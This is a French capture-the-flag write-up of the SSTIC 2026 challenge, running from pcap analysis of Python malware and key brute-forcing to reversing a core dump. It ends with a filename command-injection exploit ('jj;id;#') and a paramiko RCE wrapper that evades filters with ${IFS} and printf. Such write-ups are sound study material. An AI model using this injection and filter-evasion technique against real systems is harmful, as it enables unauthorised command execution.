SSTIC 2026 Challenge Write-Up

Jérémy JEAN (Cryptanalyse)

15 mai 2026

Voici un ~~court~~ write-up de ma résolution du challenge du SSTIC 2026. J'ai rédigé cela en plusieurs fois, et sans vraiment passer énormément de temps de relecture : je m'excuse si par moment le contenu manque de détails ou d'explications. Je pensais initialement faire court, mais je me suis laissé emporter dans la rédaction… :-)

Un grand merci aux concepteurs ou conceptrices du challenge : j'ai trouvé le niveau de difficulté bien adapté. C'était plus simple et accessible que les années passées. La quantité de crypto était très plaisante ! :-)

Merci également aux personnes de l'ombre qui gèrent l'infra : c'est une tâche complexe (surtout avec des instances à la demande) et pourtant fondamentale.

Disclaimer : les étapes de réflexion et de résolution ne sont pas tout le temps décrites dans le même ordre que pendant la résolution : l'ordre choisi dans le PDF et les quelques raccourcis pris sont néanmoins plus naturels.

Contents

1. Description publique initiale

On nous donne la description suivante

```
Hello analyst,

Following an alert from the ABSSI (*Agence Bretonne de la Sécurité des Systèmes
d'Information*), we are suspecting a compromise of one of our contractors. An
extract, containing a dubious network traffic, has been supplied. Could you please
have a look at it? As usual, we are looking for an analysis of the exchanges, and
any IOCs if relevant.

Please be careful with contained data, if any. The, maybe, compromised contractor
is working on a highly sensitive infrastructure, all information related to this
system MUST BE reported at the earliest opportunity.

Thanks for your assistance and your discretion,

-Incident Dispatcher - Investigation des Moyens et Plateformes Sous-traitées
```

On nous donne également `client_capture.pcapng`.

```
$ file client_capture.pcapng
client_capture.pcapng: pcapng capture file - version 1.0
```

2. Step 0 : linenoise

Avant d'ouvrir un pcap dans Wireshark, je commence en général par passer un coup de `strings` sur les fichiers.

```
$ strings -n16 client_capture.pcapng
TShark (Wireshark) 4.4.14
#p params)  |<8]w
#pad_file"7/VH_~
#Bnding = ~LzFG8+
*J, fake_mx=kGo[
*Q     sel^B(o{"T
#N timeoutyiT%Vo+urLIN
#oient.inpu oFPS
#C_filer__<Tm^0N
#W    logg %}.;*g
#^logger.aw=^ R;
*jate_fileoMmSDF_
#c()[constlLJt%N
#\128).unp44ZP{4
#xlient = o |Ja]

$ strings -n12 client_capture.pcapng | tail
~ing.getLPg]{],
[if not l!i_
#mg.Stream.po
#iHandler(o5
#JKEY] = l4N
l  def __NNuF
#xlient = o |Ja]
#Iount"] =5]3
#x        Xh
#`rder..."CV
```

On découvre ici pas mal de chaines en clair, avec ce qui semble être du code Python.

J'ouvre dans Wireshark, je constate qu'il s'agit d'échanges QUIC. Connaissant mal QUIC, Wikipedia et quelques recherches me montrent qu'il s'agit d'un protocole over UDP, ce qui pourrait expliquer les répétitions des chaines dans la sortie de `strings`.

En regardant où se trouvent les chaines dans les paquets, je vois que certaines portions des paquets semblent en clair. Une sorte de header peut être, je n'ai pas cherché plus loin.

Je commence à écrire un script scapy permettant de parser les paquets pour dumper le début de la `Remaining Payload` affichée par Wireshark. Assez salement, je skip une partie du début qui ne

fonctionne pas comme je le veux, je supprime des répétitions (dûes selon moi à UDP), je repère des patterns qui me permettent d'avoir une sortie à peu près propre, et j'obtiens des fichiers Python. Cette étape est abordée en mode CTF : sale mais plutôt efficace, sans comprendre vraiment les détails (désolé x)).

Les échanges semblent correspondre à un échange entre une IP client une IP d'un C2 (`203.0.2.95` et `203.0.17.102`).

Les fichiers obtenus sont

```
$ tree
.
├── client.py
├── comm.py
├── config.py
├── dga.py
├── filer.py
├── order.py
├── quic.py
└── utils.py
```

Dans `utils.py`, on trouve un premier flag :

```
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"
```

3. Step 1 : vibe malwaring

Vu le nom de la step 1, on se doute que le code Python obtenu va correspondre à un malware écrit en Python à l'aide d'un LLM. Le code est en effet très verbeux.

Dans mon extract, le fichier `filer.py` est corrompu. Vu la suite, j'imagine que c'est voulu, mais je n'ai pas creusé plus que cela.

De plus, le fichier `config.py` contient du base64 : il s'agit probablement d'un contenu chiffré. On trouve l'endroit qui fait le déchiffrement

```
$ cat -n client.py
    72  class Crypto:
   ...
   105      def decrypt(self, key: bytes, data: bytes) -> bytes:
   106          assert len(data) > 16
   107
   108          iv = data[:16]
   109          encrypted_data = data[16:]
   110          cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
default_backend())
   111          decryptor = cipher.decryptor()
   112
   113          unpadder = PKCS7(128).unpadder()
   114          cleartext = decryptor.update(encrypted_data) +
decryptor.finalize()
   115          unpadded_cleartext = unpadder.update(cleartext)
   116          unpadded_cleartext += unpadder.finalize()
   117          return unpadded_cleartext
   ...
   137  class MyClient:
   ...
   209              if module_name == ModuleEnum.CONFIG:
   210                  self.log.info("Decrypt config")
   211                  mod_code_bytes = b64decode(mod_code)
   212                  assert self.crypto is not None
   213                  assert self.session_key is not None
   214                  mod_code = self.crypto.decrypt(
   215                      self.session_key, mod_code_bytes
   216                  ).decode()
   (...)
```

Au début du pcap, on trouvait également ces deux strings

```
init_crypto:234023102124397691397212102561033513627066730251329092981617621311919411576279224187819398985338664324928836247338691057849148732448894030146857260206477043376795520395608384521630225847864544727764268061108412994946558907280333185304
```

```
236991673705820811592313141991334662565849236356214630867355871100570375617637560849852905001289874930477810991932023132773374092621832522100054329575339228269662412131419317700527413830238582335405304963503323884477475405594799180027187696787661339722004150271825196641051883364868698914493019186027634945616664138838828930479993476047750051458456814986025315364777706827294276254370,2,2206978951121537361100409491560197476548179482880746852550743427118196014895866630930300327920604853219921403304902732304988312335650798630168983607798663730123713789396036142365928810075000903067559431866579045578981608479907354821887859280124110735607904366634201937146519600113144191945367624456014880396872970211870571818730631992487085014010848049390974342715561755313665964035764195851613628977543779404988641972234459677980902688880917234256896968802355657746253078202748781052223308524551724066878445987298340561600164270895771633964631520120824718874613000193758872256061150916681146921171600270238055436236

set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==
```

Je me dis que cela devrait permettre de déchiffrer, et en lisant plus attentivement le code Python, on voit que la clé AES256 nécessaire pour déchiffrer est dérivée du temps :

```python
def compute_session_key(self) -> bytes:

    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

Je prends donc le timestamp du premier paquet dans Wireshark, et je boucle pour bruteforcer la clé, avec un test d’arrêt de clair full ASCII avec padding valide.

En copiant salement le code de génération, j’arrive à ça :

```python
from pwn import b64d

from random import Random
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import dh
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
from cryptography.hazmat.primitives.padding import PKCS7

set_session_key = b64d(
    b"v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxut" \
    b"wTwNHrq1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA=="
)
```

```
data = b64d(open("config.py", "rb").read())

ts = 1771542000 # 19/02/2026, 11pm UTC (timestamp du premier paquet Wireshark)
sec = 0
while True:
    rand = Random(ts + sec)
    key = rand.randbytes(n = 32)

    iv = data[:16]
    encrypted_data = data[16:]
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), default_backend())
    decryptor = cipher.decryptor()

    unpadder = PKCS7(128).unpadder()
    cleartext = decryptor.update(encrypted_data) + decryptor.finalize()
    unpadded_cleartext = unpadder.update(cleartext)

    try:
        unpadded_cleartext += unpadder.finalize()
        if unpadded_cleartext.isascii():
            break
    except:
        pass

    # bruteforce key
    sec += 1

print(unpadded_cleartext.decode())
```

Ca fonctionne, et donne ce contenu pour `sec = 17` (donc à 23h00 et 17 secondes) :

```
from dataclasses import dataclass
from typing import Optional

CONFIG_VERSION = 1


@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
        "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
```

```
    )

    sleep: int = 2
```

On trouve donc l'IP du filer et une seed de 32 bytes. On tente d'accéder à http://51.15.164.185/ et on tombe sur une page proposant une solution étrange contre les ROP : ça semble pas mal :-)

Avec un grep sur `filer_base_ip` dans les fichiers Python du malware, on tombe sur `dga.py` qui introduit une classe Python pour générer des URL. Ces fonctions utilisent également `filer_dga_seed` trouvé dans le `config.py` déchiffré.

En faisant un petit bruteforce en remplaçant le `[-7, 0, 7]` dans ce code par un `range(-7*100, 7*100, 7)`, je tombe sur

```
http://51.15.164.185/aoxgulmpgdvaagnd
```

qui renvoie une 200, et liste les dossiers et fichiers suivants :

```
SiviHaKerez.A/                    15-Apr-2026 07:07                   -
admin.eric/                       15-Apr-2026 09:42                   -
admin.jean/                       15-Apr-2026 09:38                   -
cproj.ernest/                     17-Feb-2026 09:00                   -
crypto.michel/                    17-Feb-2026 09:00                   -
flag.txt                          14-Apr-2026 13:26                  71
readme.txt                        14-Apr-2026 13:26                 345
```

On y trouve le flag de la step 1 (`flag.txt`) :

```
SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}
```

Note : on trouve aussi http://51.15.164.185/rdglvlniebdgjmdd/ qui renvoie une 200 et qui contient *"are you lost ? we are not in february."*

4. Step 2 : a core lock

Je commence par dumper tous les fichiers avec

```
wget -e robots=off -r -np -R "index.html*" http://51.15.164.185/aoxgulmpgdvaagnd/
```

puis je fouille un peu ce qu'on nous donne.

À ce moment, je me sens un peu submergé d'informations et je ne sais pas trop quoi commencer à regarder. Les différents fichiers montrent une timeline d'événements que je n'arrive pas bien à mettre dans le bon ordre. Mais certains fichiers parlent de crypto, alors je suis un peu hypé :-)

Je commence par lire le README qui pointe sur http://51.15.164.185/step/5bc47fb5b3fb831ee96884387fd16871. La page mentionne une attaque sur un système, et nous permet de démarrer une instance personnelle pour le challenge. Cette instance expose un serveur SFTP, on tente de se connecter

```
sftp -o PasswordAuthentication=yes sftp://diode_client@51.15.164.185:<given_port>
```

En lisant les PDF de la fausse CSPN, on trouve le mot de passe pour se connecter au serveur SFTP dans `./cproj.ernest/260217_DRAFT_PES_SAFE.pdf`:

```
{Thisp@ssw0rdShouldN0tB3GUESSED}
```

On obtient un shell limité

```
sftp> ls -la
drwxr-xr-x    ? root     root         4096 Apr 13 15:15 .
drwxr-xr-x    ? root     root         4096 Apr 13 15:15 ..
drwxr-xr-x    ? 1001     1001         4096 Apr 13 15:15 archive
-rw-------    ? 1001     1001           71 Mar 31 19:20 flag.txt
drwxrwxr-x    ? 1001     1001         4096 Apr 13 15:15 in
drwxr-xr-x    ? 1001     1001         4096 Apr 13 18:08 log

sftp> get flag.txt
Fetching /flag.txt to flag.txt
remote open "/flag.txt": Permission denied

sftp> ls -l archive/
-rw-------    ? 1001     1001          335 Mar 31 19:20 archive/hell_fire.sa
-rw-------    ? 1001     1001          301 Mar 31 19:20 archive/pown_key.sa
-rw-------    ? 1001     1001        98683 Mar 31 19:20 archive/prod_maj_bin.sa
-rw-------    ? 1001     1001          314 Mar 31 19:20 archive/prod_maj_key.sa
-rw-------    ? 1001     1001          307 Mar 31 19:20 archive/test_status.sa
```

```
sftp> ls -la log
drwxr-xr-x    ? 1001     1001         4096 Apr 13 18:08 log/.
drwxr-xr-x    ? root     root         4096 Apr 13 15:15 log/..
-rw-r-----    ? 1001     1001          554 Mar 31 19:20 log/hell_fire.sa.log
-rw-r-----    ? 1001     1001          572 Mar 31 19:20 log/pown_key.sa.log
-rw-r-----    ? 1001     1001          563 Mar 31 19:20 log/prod_maj_bin.sa.log
-rw-r-----    ? 1001     1001          554 Mar 31 19:20 log/prod_maj_key.sa.log
-rw-r-----    ? 1001     1001         1199 Mar 31 19:20 log/test_status.sa.log
```

On trouve des fichiers `.sa` et des fichiers `.sa.log` : pour les derniers, on a les permissions en lecture.

On tente de les récupérer :

```
sftp> get log/test_status.sa.log
Fetching /log/test_status.sa.log to test_status.sa.log
test_status.sa.log                                    100% 1199    12.3KB/s
00:00
```

```
$ cat test_status.sa.log
[2026-03-24 12:17:34] [INFO] Processings data/in/test_status.sa
[2026-03-24 12:17:34] [INFO] Archive mapped at 0x7f4cf8688000, size is 307
[2026-03-24 12:17:34] [INFO] CRC is valid
[2026-03-24 12:17:34] [INFO] Header is valid
[2026-03-24 12:17:34] [INFO] Add tag: 'DEBUG'
[2026-03-24 12:17:34] [INFO] Add tag: 'TEST_STATUS'
[2026-03-24 12:17:34] [INFO] Add tag: 'ARCHIVE'
[2026-03-24 12:17:34] [INFO] Add tag: 'SSTIC2026'
[2026-03-24 12:17:34] [INFO] Tags are valid
[2026-03-24 12:17:34] [DEBUG] Debug enabled
[2026-03-24 12:17:34] [DEBUG] pkg_ptr 0x7f4cf8688054 pkg_size 85
[2026-03-24 12:17:34] [DEBUG] sig_ptr 0x7f4cf86880a9 sig_size 88
[2026-03-24 12:17:34] [DEBUG] secret_ptr 0x7f4cf8688101 secret_size 50
[2026-03-24 12:17:34] [DEBUG] pkg_decompressed_ptr 0x557d247bacb0
pkg_decompressed_size 96
[2026-03-24 12:17:34] [DEBUG] blob 0 detected: type "WEAPON_OPEN_SESSION", len 0
[2026-03-24 12:17:34] [DEBUG] blob 1 detected: type "WEAPONS_MSG", len 38
[2026-03-24 12:17:34] [DEBUG] blob 2 detected: type "WEAPONS_MSG", len 5
[2026-03-24 12:17:34] [DEBUG] blob 3 detected: type "WEAPON_CLOSE_SESSION", len 0
[2026-03-24 12:17:34] [INFO] Pkg is valid
[2026-03-24 12:17:34] [INFO] Secret is valid
```

Il semblerait donc qu'un fichier `toto.sa` déposé dans `in` soit processed puis qu'un fichier de log `toto.sa.log` soit écrit dans `log`.

Je tente donc d'uploader un fichier `toto` avec n'importe quoi dedans, et je récupère `toto.log` :

```
$ cat toto.log
[2026-05-15 13:37:42] [INFO] Processings data/in/toto
[2026-05-15 13:37:42] [ERROR] arch_init_parser() failed
```

Il semblerait qu'il va falloir réfléchir x)

Étant donné que le nom de la step mentionne "core", je pense à un `core` file pour une épreuve de reverse et de pwn, surtout que je me rappelle avoir vu un tel fichier dans ce qui nous est donné :

```
$ find . -name "*core*"
./admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_core

$ file ./admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_core
./admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_core: ELF 64-bit LSB core
file, x86-64, version 1 (SYSV), SVR4-style, from '/home/diode/diode_src', real
uid: 1001, effective uid: 1001, real gid: 1001, effective gid: 1001, execfn: '/
home/diode/diode_src', platform: 'x86_64'
```

J'ouvre le corefile dans gdb

```
$ gdb -q -c ./admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_core
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.3 in 0.00ms using Python
engine 3.13

warning: Can't open file /sftp/data/in/archive_crash.sa during file-backed mapping
note processing

warning: File /usr/lib/x86_64-linux-gnu/libc.so.6 doesn't match build-id from
core-file during file-backed mapping processing

warning: File /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 doesn't match build-
id from core-file during file-backed mapping processing

warning: Can't open file /home/diode/diode_src during file-backed mapping note
processing
[New LWP 20]
Core was generated by `/home/diode/diode_src'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00007f172edaa3c9 in ?? ()
(core) gef➤
```

gdb mentionne un fichier `/sftp/data/in/archive_crash.sa` qui a surement déclenché le crash, les fichiers du filer parlent d'un overflow, etc. Ne trouvant pas de binaire ou de code correspondant à `diode_src`, je décide d'ouvrir le coredump dans IDA pour essayer de reverse le

processing des fichiers `.sa`. Mon point d'entrée sont les strings du binaire, je finis par tomber sur `sub_55BBD94B8DF3` :

```
void __fastcall sub_55BBD94B8DF3(__int64 a1)
{
  __int64 v1; // r8
  __int64 v2; // r9
  __int64 v3; // rcx
  __int64 v4; // r8
  __int64 v5; // r9
  __int64 v6; // rcx
  __int64 v7; // r8
  __int64 v8; // r9
  __int64 v9; // rdx
  __int64 v10; // rcx
  __int64 v11; // r8
  __int64 v12; // r9
  __int64 v13; // rcx
  __int64 v14; // r8
  __int64 v15; // r9
  __int64 v16; // rcx
  __int64 v17; // r8
  __int64 v18; // r9
  __int64 v19; // rcx
  __int64 v20; // r8
  __int64 v21; // r9
  __int64 v22; // rcx
  __int64 v23; // r8
  __int64 v24; // r9
  __int64 v25; // rcx
  __int64 v26; // r8
  __int64 v27; // r9
  __int64 v28; // rcx
  __int64 v29; // r8
  __int64 v30; // r9
  __int64 v31; // [rsp+20h] [rbp-10h]
  __int64 v32; // [rsp+28h] [rbp-8h]

  if ( a1 )
  {
    v31 = sub_55BBD94B7A1E(a1);
    sub_55BBD94B7709(v31, 1);
    sub_55BBD94B788F(off_55BBD94BC1B0, 1u, (__int64)"Processings %s", a1, v1, v2);
    v32 = sub_55BBD94B7D17(a1);
    if ( v32 )
    {
      sub_55BBD94B788F(
        off_55BBD94BC1B0,
        1u,
```

```
        (__int64)"Archive mapped at %p, size is %zu",
        *(_QWORD *)(v32 + 8),
        *(_QWORD *)(v32 + 24),
        v5);
      if ( (unsigned int)sub_55BBD94B7FB3(v32) )
      {
        sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"arch_check_crc() failed",
v6, v7, v8);
      }
      else
      {
        sub_55BBD94B788F(off_55BBD94BC1B0, 1u, (__int64)"CRC is valid", v6, v7,
v8);
        if ( (unsigned int)sub_55BBD94B8014(v32, 1LL, v9, v10, v11, v12) )
        {
          sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"arch_parse() failed",
v13, v14, v15);
        }
        else if ( (unsigned int)sub_55BBD94B83E5(v32) )
        {
          sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"arch_decompress_pkg()
failed", v16, v17, v18);
        }
        else if ( (unsigned int)sub_55BBD94B86EE(v32) )
        {
          sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"pkg_parse() failed",
v19, v20, v21);
        }
        else
        {
          if ( *(_BYTE *)(v32 + 104) )
            sub_55BBD94B8B4B(v32);
          if ( sub_55BBD94B929D(v32 + 96, "ARCHIVE") && (unsigned
int)sub_55BBD94B7B05(v32, a1, "data/archive") )
          {
            sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"archive_file()
failed", v22, v23, v24);
          }
          else if ( (unsigned int)sub_55BBD94B8903(v32) )
          {
            sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"check_secret()
failed", v25, v26, v27);
          }
          else if ( (unsigned int)sub_55BBD94B8C1F(v32, "10.0.55.150", 1789LL) )
          {
            sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"arch_transfert_file()
failed", v28, v29, v30);
          }
        }
```

```
      }
    }
    else
    {
      sub_55BBD94B788F(off_55BBD94BC1B0, 2u, (__int64)"arch_init_parser() failed",
v3, v4, v5);
    }
    if ( v32 )
      sub_55BBD94B7EFA(v32);
    if ( v31 )
      sub_55BBD94B7030(v31);
    sub_55BBD94B7060(a1);
  }
}
```

Vu les fichiers `.sa.log`, cette fonction semble être le point d'entrée du processing, ou en tout cas elle doit en être assez proche. Après pas mal de recherche en tâtonnant au milieu des différentes fonctions, je tombe sur ce qui pourrait ressembler à une injection de commande

```
__int64 __fastcall sub_55BBD94B8B4B(_QWORD *a1)
{
  __int64 result; // rax
  int v2; // r8d
  int v3; // r9d
  __int64 v4; // r9
  __int64 v5; // [rsp+10h] [rbp-10h]
  __int64 v6; // [rsp+18h] [rbp-8h]

  result = sub_55BBD94B7220(4096LL);
  v6 = result;
  if ( result )
  {
    result = sub_55BBD94B929D(a1 + 12, "_SHA256");
    if ( result )
    {
      sub_55BBD94B7120(v6, 4096, (unsigned int)"sha256sum %s", *a1, v2, v3);
      // ^^ injection de commande ici ?
      result = sub_55BBD94B8AB8(v6);
      v5 = result;
      if ( result )
      {
        sub_55BBD94B788F(off_55BBD94BC1B0, 0, (__int64)"%s returned:\n%s", v6,
result, v4);
        result = sub_55BBD94B7030(v5);
      }
    }
```

```
    if ( v6 )
      return sub_55BBD94B7030(v6);
  }
  return result;
}
```

Si `sha256sum %s` calcule le sha256 d'une chaine maitrisée, on pourrait exécuter des commandes sur le serveur SFTP, même s'il reste à voir avec quels privilèges.

La fonction `sub_55BBD94B929D` avec `_SHA256` en deuxième paramètre a une autre xref avec `DEBUG` comme paramètre : `sub_55BBD94B929D(a1 + 96, "DEBUG")`.

En parallèle, je me dis que le coredump devrait contenir un dump du fichier `.sa` qui a causé le crash. À coups de `grep` avec les mots clés dans les `.sa.log`, je reconstitue ce que je pense être `archive_crash.sa`. Je l'envoie pour tester dans `in` dans le serveur SFTP, et j'obtiens en effet une sortie cohérente.

```
$ sha256sum pouet
37b5e01ea1cb884e758dd72da8d225866b3bc94c803cec4b56fd3fedc29aeb00  pouet

$ cat pouet.log
[2026-05-15 13:37:42] [INFO] Processings data/in/pouet
[2026-05-15 13:37:42] [INFO] Archive mapped at 0x7f12ee1e1000, size is 4087
[2026-05-15 13:37:42] [INFO] CRC is valid
[2026-05-15 13:37:42] [INFO] Header is valid
[2026-05-15 13:37:42] [INFO] Add tag: 'DEBUG'
[2026-05-15 13:37:42] [INFO] Add tag: 'ARCHIVE'
[2026-05-15 13:37:42] [INFO] Add tag: 'SSTIC2026'
[2026-05-15 13:37:42] [INFO] Add tag: 'LOBSTERDOG'
[2026-05-15 13:37:42] [INFO] Tags are valid
[2026-05-15 13:37:42] [DEBUG] Debug enabled
[2026-05-15 13:37:42] [DEBUG] pkg_ptr 0x7f12ee1e1053 pkg_size 3915
[2026-05-15 13:37:42] [DEBUG] sig_ptr 0x7f12ee1e1f9e sig_size 88
[2026-05-15 13:37:42] [DEBUG] secret_ptr 0x7f12ee1e1ff6 secret_size 1
[2026-05-15 13:37:42] [DEBUG] pkg_decompressed_ptr 0x558495641b20
pkg_decompressed_size 3896
[2026-05-15 13:37:42] [DEBUG] blob 0 detected: type "WEAPONS_MSG", len 3879
[2026-05-15 13:37:42] [INFO] Pkg is valid
```

Je tente alors un très sale remplacement de `ARCHIVE` par `_SHA256` (mêmes tailles) en espérant que ce qu'il me semble être une signature crypto en base64 à la toute fin du fichier ne me gêne pas :D

```
$ xxd -g1 pouet > pouet.xxd
$ # EDIT pouet.xxd
$ xxd -r pouet.xxd > pouet
```

Mais évidemment, ça ne marche pas x)

Par contre, l'erreur ne semble pas être liée à la crypto :

```
$ cat pouet.log
[2026-05-15 13:37:42] [INFO] Processings data/in/pouet
[2026-05-15 13:37:42] [INFO] Archive mapped at 0x7f101efbb000, size is 4087
[2026-05-15 13:37:42] [ERROR] arch_check_crc() failed
```

En retournant dans IDA, la string `arch_check_crc` me remonte à

```
unsigned __int64 __fastcall sub_55BBD94B7C89(unsigned __int8 *a1, __int64 a2)
{
  int i; // [rsp+1Ch] [rbp-14h]
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = -1LL;
  while ( a2-- )
  {
    v7 ^= *a1;
    for ( i = 0; i <= 7; ++i )
      v7 = (v7 >> 1) ^ -(__int64)(v7 & 1) & 0xC96C5795D7870F42LL;
    ++a1;
  }
  return v7;
}
```

et `0xC96C5795D7870F42` fait penser à un calcul de crc64.

Une intégrité non crypto serait donc calculée par le binaire sur une partie du fichier `.sa`.

Un grep de `crc` sur les fichiers du filer montre `./admin.eric/260217_diode_dst/serialize.py`

```
sstic_arch_t = cs.Struct(
    "magic" / cs.Int64ul,
    "crc64" / cs.Int64ul,
    "pkg_offset" /cs.Int64ul,
    "pkg_decompressed_size" / cs.Int64ul,
    "sig_offset" / cs.Int64ul,
    "secret_offset" / cs.Int64ul,
    "tags" / cs.Bytes(lambda ctx: ctx.pkg_offset - TAGS_OFFSET),
```

```
    "pkg" /  cs.Bytes(lambda ctx: ctx.sig_offset - ctx.pkg_offset),
    "sig" / cs.Bytes(lambda ctx: ctx.secret_offset - ctx.sig_offset),
    "secret" / cs.GreedyBytes
)
```

Un fichier `.sa` serait donc une SSTIC Archive (d'où le SA ?), avec

- un magic (ayant a priori pour valeur `44 33 22 11 dd cc bb aa`, selon le fichier reconstitué depuis le coredump),
- un crc64,
- d'autres trucs.

Je guess que le CRC64 est calculé sur tous les trucs à partir de l'offset 0x10, et je vérifie sur `pouet` que c'est effectivement le cas

```
def crc64(data):
    x = 0xFFFFFFFFFFFFFFFF
    for byte in data:
        x ^= byte
        for _ in range(8):
            if x & 1:
                x = (x >> 1) ^ 0xc96c5795d7870f42
            else:
                x >>= 1
            x &= 0xFFFFFFFFFFFFFFFF
    return x

d = open("pouet", "rb").read()

target = int.from_bytes(d[8:16], "little")

crc = crc64(d[16:])
assert crc == target
```

Je retente donc de patcher le `ARCHIVE` en `_SHA256` et en fixant le CRC64:

```
def crc64(data):
    x = 0xFFFFFFFFFFFFFFFF
    for byte in data:
        x ^= byte
        for _ in range(8):
            if x & 1:
                x = (x >> 1) ^ 0xc96c5795d7870f42
            else:
                x >>= 1
            x &= 0xFFFFFFFFFFFFFFFF
```

```
    return x

d = open("pouet", "rb").read()
d = d.replace(b"ARCHIVE", b"_SHA256")
crc = crc64(d[16:])
d = bytearray(d)
d[8:16] = int.to_bytes(crc, 8, "little")
open("pouet2", "wb").write(d)
```

En envoyant ce nouveau fichier, on a maintenant le comportement voulu

```
$ cat pouet2.log
[2026-05-15 13:37:42] [INFO] Processings data/in/pouet2
[2026-05-15 13:37:42] [INFO] Archive mapped at 0x7fda67e8e000, size is 4087
[2026-05-15 13:37:42] [INFO] CRC is valid
[2026-05-15 13:37:42] [INFO] Header is valid
[2026-05-15 13:37:42] [INFO] Add tag: 'DEBUG'
[2026-05-15 13:37:42] [INFO] Add tag: '_SHA256'
[2026-05-15 13:37:42] [INFO] Add tag: 'SSTIC2026'
[2026-05-15 13:37:42] [INFO] Add tag: 'LOBSTERDOG'
[2026-05-15 13:37:42] [INFO] Tags are valid
[2026-05-15 13:37:42] [DEBUG] Debug enabled
[2026-05-15 13:37:42] [DEBUG] pkg_ptr 0x7fda67e8e053 pkg_size 3915
[2026-05-15 13:37:42] [DEBUG] sig_ptr 0x7fda67e8ef9e sig_size 88
[2026-05-15 13:37:42] [DEBUG] secret_ptr 0x7fda67e8eff6 secret_size 1
[2026-05-15 13:37:42] [DEBUG] pkg_decompressed_ptr 0x55605dc79b20
pkg_decompressed_size 3896
[2026-05-15 13:37:42] [DEBUG] blob 0 detected: type "WEAPONS_MSG", len 3879
[2026-05-15 13:37:42] [INFO] Pkg is valid
[2026-05-15 13:37:42] [DEBUG] sha256sum data/in/pouet2 returned:
56f4a18aaad24308097cdf716fda3e9000b90b3d43442f6f4e421561008fd6e7  data/in/pouet2
```

Et on peut maintenant tester l'hypothèse de l'injection de commande en choisissant un nom de fichier au moment de l'upload :

```
sftp> put pouet2 in/jj;id;#
Uploading pouet2 to /in/jj;id;
pouet2                                                100% 4087   538.6KB/s
00:00

sftp> get log/jj*
Fetching /log/jj;id;.log to jj;id;.log
jj;id;.log                                            100% 1032    44.6KB/s
00:00
```

Ce qui valide l'injection de commande avec le retour dans les logs :

```
$ cat jj*.log
[2026-05-15 13:37:42] [INFO] Processings data/in/jj;id;
[2026-05-15 13:37:42] [INFO] Archive mapped at 0x7f5bcccdf000, size is 4087
[2026-05-15 13:37:42] [INFO] CRC is valid
[2026-05-15 13:37:42] [INFO] Header is valid
[2026-05-15 13:37:42] [INFO] Add tag: 'DEBUG'
[2026-05-15 13:37:42] [INFO] Add tag: '_SHA256'
[2026-05-15 13:37:42] [INFO] Add tag: 'SSTIC2026'
[2026-05-15 13:37:42] [INFO] Add tag: 'LOBSTERDOG'
[2026-05-15 13:37:42] [INFO] Tags are valid
[2026-05-15 13:37:42] [DEBUG] Debug enabled
[2026-05-15 13:37:42] [DEBUG] pkg_ptr 0x7f5bcccdf053 pkg_size 3915
[2026-05-15 13:37:42] [DEBUG] sig_ptr 0x7f5bcccdff9e sig_size 88
[2026-05-15 13:37:42] [DEBUG] secret_ptr 0x7f5bcccdfff6 secret_size 1
[2026-05-15 13:37:42] [DEBUG] pkg_decompressed_ptr 0x55d41d491b20
pkg_decompressed_size 3896
[2026-05-15 13:37:42] [DEBUG] blob 0 detected: type "WEAPONS_MSG", len 3879
[2026-05-15 13:37:42] [INFO] Pkg is valid
[2026-05-15 13:37:42] [DEBUG] sha256sum data/in/jj;id; returned:
uid=1001(diode) gid=1001(diode) groups=1001(diode)
```

Je me fais un wrapper python pour se connecter plus simplement au serveur SFTP et avoir la RCE. Il faut ruser un peu pour avoir les espaces et le slash étant donné que la commande apparait dans un nom de fichier.

```python
#!/usr/bin/env python3

import os
import time
import paramiko
from pwn import *

host, port = "51.15.164.185", 12345
username = "diode_client"
password = "{Thisp@ssw0rdShouldN0tB3GUESSED}"

def rce(command, output = True):
    command = command.replace("/", r"$(printf '''\57''')")
    command = command.replace(" ", "${IFS}")
    print(command)
    sftp.put("pouet2", f"in/jj;{command};#")
    time.sleep(0.8)
    if output:
        sftp.get(f"log/jj;{command};#.log", "/tmp/pouet2.log")
        d = open("/tmp/pouet2.log", "rb").read()
        pos = d.index(b"returned:\n")
        d = d[pos+10:]
```

```
        os.remove("/tmp/pouet2.log")
        try:
            return d.strip()#.decode()
        except:
            return d

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect(host, port = port, username = username, password = password)

sftp = ssh.open_sftp()

print(rce("id"))
print("")
print(rce("cat data/flag.txt"))

sftp.close()
ssh.close()
```

